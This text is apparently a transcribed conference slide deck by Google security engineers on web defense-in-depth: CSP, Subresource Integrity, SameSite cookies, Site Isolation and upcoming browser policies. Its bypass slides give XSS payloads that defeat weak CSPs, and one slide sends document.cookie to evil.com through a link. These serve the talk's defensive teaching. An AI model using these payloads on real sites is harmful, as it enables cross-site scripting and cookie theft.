

Defense-in-depth techniques

for modern web applications

About Us



Lukas Weichselbaum

Senior Information
Security Engineer



Michele Spagnuolo

Senior Information
Security Engineer

We work in a focus area of the **Google** security team (ISE) aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

Agenda

- ◉ Content Security Policy
- ◉ Subresource Integrity
- ◉ Same-Site Cookies
- ◉ Site Isolation, CORB & From-Origin
- ◉ Upcoming
 - Suborigins
 - Origin Policy
 - Feature Policy

Content Security Policy (CSP)

What is CSP?

- ◉ An HTTP header developers can use to lock down their web applications in various ways.
- ◉ A defense-in-depth mechanism – it reduces the harm that a malicious injection can cause, but it is not a replacement for careful input validation and output encoding.

CSP is **NOT**...

- ⦿ A replacement for secure coding practices
- ⦿ A mechanism to prevent data exfiltration

The Complex World of CSP

XSS

Defense-in-depth
protection against
XSS

- Nonce-based CSP
- Hash-based CSP
- ~~Whitelist-based CSP~~

Directives
- script-src
- object-src
- base-uri

UI

Defense-in-depth
against UI-level
attacks

Directives
- style-src

HTTPS

Force HTTPS and
block mixed-content

Directives
- upgrade-insecure-requests
- block-all-mixed-content

BLOCK

Block everything

Directives
- default-src 'none'

FRAME

Restrict frame
ancestors and
framing

Directives
- frame-ancestors
- frame-src

DATA

Prevent
data-exfiltration

Directives
- default-src
- *-src

So what about XSS?

- ◉ CSP is mostly used to **mitigate XSS**
- ◉ Most CSPs are based on whitelists
 - **>94%** automatically bypassable
- ◉ Introduced '**strict-dynamic**' to ease adoption of policies based on nonces


CSP against XSS

- ◉ Whitelist-based CSP (very weak)
 - `script-src ajax.google.com`
- ◉ Nonce-based CSP
 - `script-src 'nonce-r4nd0m'`
- ◉ Hash-based CSP
 - `script-src 'sha256-vbqjgm0/1eNbI...'`

CSP against XSS

- ◉ Whitelist-based CSP
- ◉ Nonce-based CSP
- ◉ Hash-based CSP


Whitelist-Based CSP Example



Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```

Whitelist-Based CSP Example



Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```

Whitelist-based CSP is **broken**

"CSP Is Dead, Long Live CSP! On the Insecurity of
Whitelists and the Future of Content Security Policy"

*Proceedings of the 23rd ACM Conference on Computer and
Communications Security, ACM, Vienna, Austria (2016)*

CSP Bypasses

'unsafe-inline' in script-src

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Bypass:

```
">'><script>alert(1337)</script>
```

URL scheme/wildcard in script-src

```
script-src 'self' https: data: *;  
object-src 'none';
```

Bypass: ">'><script

```
src=data:text/javascript,alert(1337)  
></script>
```

Missing or lax object-src

```
script-src 'none';
```

Bypass: ">'><object

```
type="application/x-shockwave-flash"  
data='https://ajax.googleapis.com/aj  
ax/libs/yui/2.8.0r4/build/charts/ass  
ets/charts.swf?allowedDomain=\")})})  
catch(e){alert(1337)}}//'  
<param name="AllowScriptAccess"  
value="always"></object>
```

JSONP-like endpoint in whitelist

```
script-src 'self' whitelisted.com;  
object-src 'none';
```

Bypass: ">'><script

```
src="https://whitelisted.com/jsonp?  
callback=alert">
```

AngularJS library in whitelist

```
script-src 'self' whitelisted.com;  
object-src 'none';
```

Bypass: "><script

```
src="https://whitelisted.com/angular  
js/1.1.3/angular.min.js"></script><d  
iv ng-app ng-csp id=p  
ng-click=$event.view.alert(1337)>
```

Missing base-uri

```
script-src /foo.js;
```

Bypass: ">'><base

```
href="https://evil.com/">
```

CSP against XSS

- ◉ Whitelist-based CSP
- ◉ Nonce-based CSP
- ◉ Hash-based CSP


Recap: How do CSP Nonces Work?

CSP based on nonces

```
script-src 'nonce-r4nd0m'; ← This part needs to be random for every response!  
object-src 'none'; base-uri 'none';
```

- ▷ all `<script>` tags with the correct nonce attribute will get executed
- ▷ `<script>` tags injected via XSS will be blocked because of missing nonce
- ▷ no host/path whitelists
- ▷ no bypasses caused by JSONP-like endpoints on external domains
- ▷ no need to go through painful process of crafting/maintaining whitelist


Recap: How do CSP Nonces Work?



Recap: How do CSP Nonces Work?

Content-Security-Policy:

```
script-src 'nonce-r4nd0m';  
report-uri /csp_violation;
```



Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

- ▷ grant trust transitively via a one-use token (**nonce**) instead of listing whitelisted origins
- ▷ *'strict-dynamic'* in a script-src:
 - **discards** whitelists (for backward-compatibility)
 - allows JS execution when created via e.g. `document.createElement('script')`

Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = "//example.com/bar.js";  
  document.body.appendChild(s);  
</script>
```



```
<script nonce="r4nd0m">  
  var s = "<script ">  
  s += "src=//example.com/bar.js></script>";  
  document.write(s);  
</script>
```




```
<script nonce="r4nd0m">  
  var s = "<script ">  
  ⚠ s += "src=//example.com/bar.js></script>";  
  document.body.innerHTML = s;  
</script>
```



Step by step towards a stricter CSP

Deployment
Difficulty

Security
Guarantees



~~Whitelist
based~~

Step by step towards a stricter CSP

Deployment
Difficulty

Security
Guarantees

Nonce/Hash based CSP | Level 3

```
script-src 'nonce-r4nd0m'  
object-src 'none'; base-uri 'none';
```

Nonce based CSP + strict-dynamic | Level 2

```
script-src 'nonce-r4nd0m' 'strict-dynamic'  
object-src 'none'; base-uri 'none';
```

Nonce based CSP + strict-dynamic + unsafe-eval | Level 1

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-eval'  
object-src 'none'; base-uri 'none';
```

~~Whitelist
>
based~~

New features in CSP 3

unsafe-hashed-attributes

Aims to make CSP deployment simpler by allowing developers to enable specific inline JS handlers via hashes.

```
<button id="action" onclick="doSubmit()">
```

```
script-src 'unsafe-hashed-attributes' 'sha256-jzgBGA4UWFFmp0Bq0JpdsySukE1FrEN5bUpoK8Z29fY='
```

New features in CSP 3

unsafe-inline-attributes (proposal)

Aims to block attacks using `<style>` blocks like the CSS-keylogger*

The 'unsafe-inline-attributes' keyword behaves similarly to 'unsafe-inline' but only for attributes.

```
<button id="action" style="color:green">
```

```
style-src 'unsafe-inline-attributes' 'nonce-rAnd0m'
```

* <https://github.com/maxchehab/CSS-Keylogging>

Why not use CSP to prevent data exfiltration?

- *TL;DR* – Game over once attacker can execute JS
- Too many ways to exfiltrate data

- E.g. links are not subject to CSP:

```
document.write("<a id='foo'  
  href='//evil.com/'+document.cookie+' '></a>");  
document.getElementById("foo").click();
```

- Other examples:


postMessage, DNS prefetch, window.open ...

CSP at Google

CSP adoption at Google

- Currently CSP is **enforced** on
 - over **50%** of outgoing traffic
 - > 30 domains with **100%** coverage
 - most **sensitive** web applications (Login, Gmail, Docs, ...)
- **Goal**
 - Enforced in **all** new & sensitive applications
 - Nonce only CSPs (no unsafe-eval, no strict-dynamic) for sensitive applications

Google-wide strict CSP coverage



CSP Tools and Infrastructure

Content Security Policy

[Sample unsafe policy](#)[Sample safe policy](#)

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src data:;
child-src data:;
fooobar-src 'foobar';
report-uri http://csp.example.com;
```

CSP Version 3 (nonce based + backward compatibility checks) ▼ ⓘ

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

❗ script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.	⌵
ⓘ 'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.	⌵
ⓘ 'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().	⌵
ⓘ 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.	⌵
❗ data:	data: URI in script-src allows the execution of unsafe scripts.	⌵
❗ https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.	⌵
❗ http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.	⌵
ⓘ https://*.gstatic.com/feedback/	Allow only resources downloaded over HTTPS.	⌵
❗ https://ajax.googleapis.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.	⌵
❗ https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.	⌵
✓ style-src		⌵
❗ default-src		⌵
✓ img-src		⌵
✓ child-src		⌵
✗ fooobar-src	Directive "fooobar-src" is not a known CSP directive.	⌵
ⓘ report-uri		⌵
ⓘ object-src [missing]	Can you restrict object-src to 'none'?	⌵

csp-evaluator.withgoogle.com



CSP Frontend

Product

chromewebstore (EXTERNAL)

From

3/27/2018

To

3/28/2018

Prod mode

Domain

Version

Directive

Disposition

Document URI

Blocked URI

Sample

Browser



Top blocked hosts

resources from these hosts were blocked by your CSP

Count

Blocked host

4662	chrome.google.com
3096	<blocked inline script>
80	clients5.google.com
35	adservice.google.com
3	www.google.com
3	apis.google.com

1 - 6 of 6



Strict CSP coverage

on chrome.google.com



100% enforced

0% report-only



CSP violation reports

showing 17 out of 40 unique reports (reports coming from policies without 'strict-dynamic' are grayed out)

Count	Last Seen (example)	Document URI (example)	Blocked URI (example)	Directive	Sample (example)	Browser (example)
4660	2018-03-28 16:09:58	https://chrome.google.com/webstore	https://chrome.google.com/REMOVED_UUID/6blu.js	script-src	<empty>	Chrome/65
3015	2018-03-28 16:09:31	https://chrome.google.com/webstore	inline	script-src	void(0)	Chrome/65

Subresource Integrity (SRI)

<https://www.w3.org/TR/SRI/>

What is SRI?

Ensures that resources hosted on third-party servers have not been tampered with by specifying a hash of their expected content.

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js"  
  integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="   
  crossorigin="anonymous"></script>
```

Browser support for SRI

IE	Edge [*]	Firefox	Chrome	Safari	iOS Safari [*]	Opera Mini [*]	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63		10.3				
		58	64	11	11.2 ¹				4
11	16	59	65	11.1	11.3 ¹	all	64	11.8	6.2
	17	60	66	TP					
	18	61	67						
			68						

Same-Site Cookies

What are Same-Site Cookies?

The **SameSite** flag in cookies allows servers to mitigate the risk of XSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same site.

What are Same-Site Cookies?

Set-Cookie: <cookie-name>=<cookie-value>;

SameSite={Strict, Lax}

Strict

Cookies are not sent when there is cross-site navigation

Lax

Cookies are not sent when there is cross-site navigation and an "unsafe" HTTP method such as POST


Browser support for Same-Site Cookies

IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63		10.3				
		58	64	11	11.2				4
11	16	59	65	11.1	11.3	all	64	11.8	6.2
	17	60	66	TP					
	18	61	67						
			68						

Site Isolation, CORB & From-Origin

What is Site Isolation?

A Chromium browser setting ensuring that pages from different websites are put into **different processes** and blocking the process from receiving sensitive data from other sites.



What is CORB?

(was XSDB)

An important part of Site Isolation restricting which cross-origin data is sent to a renderer process, limiting the access to such data using speculative side-channel attacks like **Spectre**.

Example: loading cross-origin HTML in .

What is From-Origin?

(proposal)

Prevents resources from being loaded and included by non-whitelisted origins.

Mitigates **inline linking** and attacks such as **Spectre**.

Upcoming Mitigations

Suborigins

(proposal)

Isolate different applications running in the same origin by adding to a response a server-specified namespace to the origin tuple:



(**scheme**, **host**, **port**, **namespace**)

<https://w3c.github.io/webappsec-suborigins/>

Use cases of Suborigins

- Per-user origins
- Segregating user content from the main origin
- Isolate sensitive functionalities
 - /wp-admin/
 - /password_reset

Adopting Suborigins



Communication type	Solution
Suborigin to Suborigin	Add Suborigin header
Suborigin to Origin	Add Access-Control-Allow-Suborigin
Suborigin to Extern	Fix Access-Control-Allow-Origin

Origin Policy

(proposal)

Applies:

- Content Security Policy
- Referrer Policy
- other policies

to an entire origin, by default (like "pinning").
It complements header-based delivery, increasing coverage.

Feature Policy

(proposal)

Selectively enables and disables different browser features and web APIs (from the ability to go fullscreen to disabling WebUSB).

Example: in combination with Origin Policy, restrict geolocation API to a particular page, reducing attack surface in case of XSS on the domain.

Questions?

You can find us at:

 {lwe,mikispag}@google.com

 @we1x, @mikispag